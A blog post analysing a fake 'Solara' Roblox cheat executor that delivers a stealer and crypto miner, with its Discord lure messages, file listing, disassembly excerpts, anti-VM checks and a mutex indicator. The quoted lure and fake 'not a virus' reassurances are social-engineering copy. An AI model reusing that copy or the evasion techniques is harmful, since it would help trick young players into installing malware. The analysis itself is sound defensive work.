---------[Analysis of the Roblox Executor Malware - Solara Executor]


revdiaries.com/post/solara-malware-analysis

> 04 Jan 2025

> Author: heapoverflow

Recently, somebody in a discord server got hacked and started spamming about a "Roblox Executor" called Solara. You know it is never a good idea to download online cheats, especially when they are free. Well, I am assuming a person with a little knowledge of computers wouldn't fall for something like this... Unless they are a kid who is playing Roblox on their parents' computer. Unfortunately, that is common and people fall for it. And the malware evolves over time, having new features. This malware has been identified as Rhadamanthys stealer. But now with an extra of crypto miner.

This is the discord message that has been sent from a compromised account:



🎉 **Solara is Back and Better Than Ever!** 🎉

The legendary **Solara Executor** returns as the ultimate **free Roblox Executor**, unlocking endless possibilities for every Roblox player. Here's why Solara is a must-have:

⚡ **Level 8 Execution Power**

Run even the most **complex scripts** effortlessly, giving you **total control** over your gameplay. Whether building, battling, or exploring – Solara pushes your Roblox experience to the next level! 🔥

🎈 **Completely Free**

💸 **Zero cost, unlimited features** – no restrictions, no hidden charges. Enjoy the **full power of Solara** without spending a cent!

🔑 **No Annoying Key Systems**

Forget frustrating key verification systems. **Launch and play instantly** – no delays, just pure uninterrupted gameplay! 🎮

🔒 **Trusted and Secure**

Over **90% of Roblox users** rely on Solara. Its **open-source transparency** and **secure framework** guarantee your **safety and peace of mind**. 🛡️

✅ **Constantly Updated and Stable**

🚀 With **weekly updates** and **7 months of flawless performance**, Solara stays ahead of the curve – always **compatible, stable, and ready to go**!

💎 **Sleek, User-Friendly Design**

Solara isn't just powerful – it's designed to be **intuitive and easy to use**. Enjoy a **smooth, stylish interface** that enhances your scripting experience. 🌟


🚀 **Maximize Your Roblox Potential**

Join the **Solara community** and unlock exclusive features, custom scripts, and game-changing tools that redefine Roblox gameplay. 🏆

🌐 **Official Website**: hxxps://devsolara.com/
💬 **Join Our Discord**: hxxps://discord(.)gg/SSysqfRE

🔒 **Take control of Roblox like never before – Solara is here to stay!** (edited)

Checking the discord server, there are detailed instructions on how to run the executor. It says "Solara is blocked in Russia". I wonder why. XD



SolaraDev 26/12/2024, 19:09

⚙️ Installing Solara

1. **Choose a source** to download Solara Executor.
2. **Download** the ZIP archive.
3. **Extract** the archive to any folder on your computer.
4. **Run** the Bootstrapper.
5. Solara will **launch automatically** within 5 minutes.

🧹 Uninstalling Solara

1. **Run** the Bootstrapper.
2. **Select** "Remove Solara Executor".


❗ Important

- **Solara is blocked in Russia** – Use a **VPN** for installation.
- If prompted to **change DNS** – **Accept** to avoid disruptions.
- After installation or removal, **restart your computer** for best performance.

📌 **Questions?** Check the `Information` channel (available after verification). (edited)

👍 1444

SolaraDev 26/12/2024, 20:02



SolaraDev 26/12/2024, 18:53

🔒 **Solara is NOT a Virus**

Here's why you can trust us:

1. ✅ **Windows Defender Approved** – No warnings during installation.
2. 🔍 **VirusTotal (0/69)** – Clean scans, no detections.
3. 🌐 **Large Community** – Over **1,000,000 Roblox players** use Solara Executor worldwide.
4. 🎥 **Thousands of Reviews** – More than **10,000 YouTube videos** showcase Solara.

💸 **Why is Solara Free?**

Our goal is to create the **best and most popular free Roblox Executor**. 🚀

🚫 **Why Does Discord/Telegram Ban Solara?**

Solara is a public **Roblox exploit/cheat**. Discord and Telegram prohibit sharing tools that violate Roblox's policies.


📩 **Spam from Solara Bots?**

- Our sponsors help promote Solara through Discord bot messages.
- Apologies for any inconvenience – your account is **safe and secure**. 🔐
- **No hacks or breaches** involved!


🎭 **YouTube Videos Claiming Solara is a Virus?**

Sadly, many **malicious actors** distribute malware disguised as Solara. We are not affiliated with these fake versions.


And the website looks like this:



After downloading and extracting the files, we see an executable file and a dynamic library. This DLL seems to be one of the legit DirectX libraries.



Name	Date modified	Type	Size
autoexec	26/12/2024 15:58	File folder	
scripts	26/12/2024 15:58	File folder	
workspace	26/12/2024 15:57	File folder	
Bootstrapper.exe	26/12/2024 14:56	Application	72,693 KB
DISCORD.txt	26/12/2024 15:56	Text Document	1 KB
graphmodule32.dll	03/09/2024 14:53	Application extens...	4,802 KB



File name: C:\Users\lolz\Desktop\solara\Bootstrapper.exe

File type: PE64 | File size: 70.99 MiB | Base address: 0000000000400000 | Entry point: 0000000000472020 | ✓ Advanced

Sections: 000f | Time date stamp: 1970-01-01 00:00:00 | Size of image: 0479d000

Scan: Automatic | Endianness: LE | Mode: 64-bit | Architecture: AMD64 | Type: GUI


```
PE64
    Compiler: Go(1.15.0-X.XX.X)                S   ?
  Overlay: Binary
      Certificate: WinAuth(2.0)[PKCS #7]       S   ?
```

✓ Recursive scan ✓ Deep scan □ Heuristic scan ✓ Verbose

100% □ All types 4890 msec


The main dropper was written in Go, for several reasons. Due to Golang's compiler, It makes the reversing process harder and mitigates detection. It succeeds to evade VirusTotal scans. A little important detail is that the time stamp was also spoofed to not disclose the compile time. And apparently the binary is signed with a fake self-signed FRAPS certificate.

Opening the binary in IDA, somehow we can only see a part of the main function in the decompiler. So I mostly followed the disassembler. The malware initially sends HTTP GET requests to "facebook.com" and "x.com". I am assuming this is done to make the binary look legit.




```
                             ; CODE XREF: main_main+99↑j
mov     rax, [rsp+5E0h+var_428] ; _ptr_http_Client
lea     rbx, aHttpXCom  ; "http://x.com"
mov     ecx, 0Ch
call    net_http__ptr_Client_Get
xchg    ax, ax
test    rbx, rbx
jz      short loc_1D3E931
movups  [rsp+5E0h+var_68], xmm15
```

Then it iterates through the files in the current directory to check "graphmodule32.dll".




```
loc_1D3E9D5:                            ; CODE XREF: main_main+1A8↑j
                call    io_ioutil_ReadDir
                test    rdi, rdi
                jnz     short loc_1D3E9E7
                xor     ecx, ecx
                xor     edx, edx
                xor     esi, esi
                jmp     short loc_1D3EA56
```




```
loc_1D3EB2D:                            ; CODE XREF: main_main+360↓j
                                        ; main_main+39A↓j
                add     rdx, 10h
                dec     rsi

loc_1D3EB34:                            ; CODE XREF: main_main:loc_1D3EB2B↑j
                test    rsi, rsi
                jle     short loc_1D3EB87
                cmp     qword ptr [rdx+8], 11h
                xchg    ax, ax
```

And if not found, exits with the message "All files haven't found".



```
        movups  [rsp+5E0h+var_28], xmm15
        mov     qword ptr [rsp+5E0h+var_38+8], 17h
        lea     rcx, aAllFilesHavenT ; "All files haven't found"
        mov     qword ptr [rsp+5E0h+var_38], rcx
        mov     qword ptr [rsp+5E0h+var_28+8], 7
        lea     rcx, aWindows    ; "Windows"
        mov     qword ptr [rsp+5E0h+var_28], rcx
        lea     rax, [rsp+5E0h+var_400]
        lea     rbx, [rsp+5E0h+var_38]
        mov     ecx, 2
        mov     rdi, rcx
        call    github_com_Tobotobo_msgbox__ptr_MsgBox_Show
        xor     eax, eax
        call    os_Exit
        jmp     loc_1D3F80A
```


Apparently, the malware is using a go library called Medusa. It's a framework that provides features like Anti-VM, Anti-Debug and Anti-Memory. Anti-VM searches for certain strings that common virtual machine emulators use in the Disk Device ID list and also checks for the common MAC addresses. Since we are doing a static analysis, it doesn't really bother us.



```
pobb
  medusa
    utils
      pobb_medusa_utils_ContainsInList
    sub_499160
      pobb_medusa_sub_499160_queryWMI
      pobb_medusa_sub_499160_Rc4SDK
      pobb_medusa_sub_499160_Rc4VDK
```


There are 3 check mechanisms shown in the image below. After checking whether the current environment is a Virtual Machine, the malware proceeds to make another check.

If the executable was run twice, malware must avoid potential collusions. To achieve that, a common method is to create a Mutex Object. By checking the return value of the CreateMutexA, the program knows if the Mutex has been assigned before and terminates the process. In this case, it is Global\3575652c-b847-4n8e-u604-22aa515741boc




```
uuid[0] = &RTYPE_string;
uuid[1] = &off_25A08D0;                         // 3575652c-b847-4n8e-u604-22aa515741boc
str = fmt_Sprintf((unsigned int)aGlobalS, 9, (unsigned int)uuid, 1, 1, a6, a7, a8, a9);// "Global\%s"
mutexName = syscall_StringToUTF16Ptr(str, 9, v10, 1, 1, v11, v12, v13, v14);
// CreateMutexA(0, 0, "Global\\3575652c-b847-4n8e-u604-22aa515741boc");
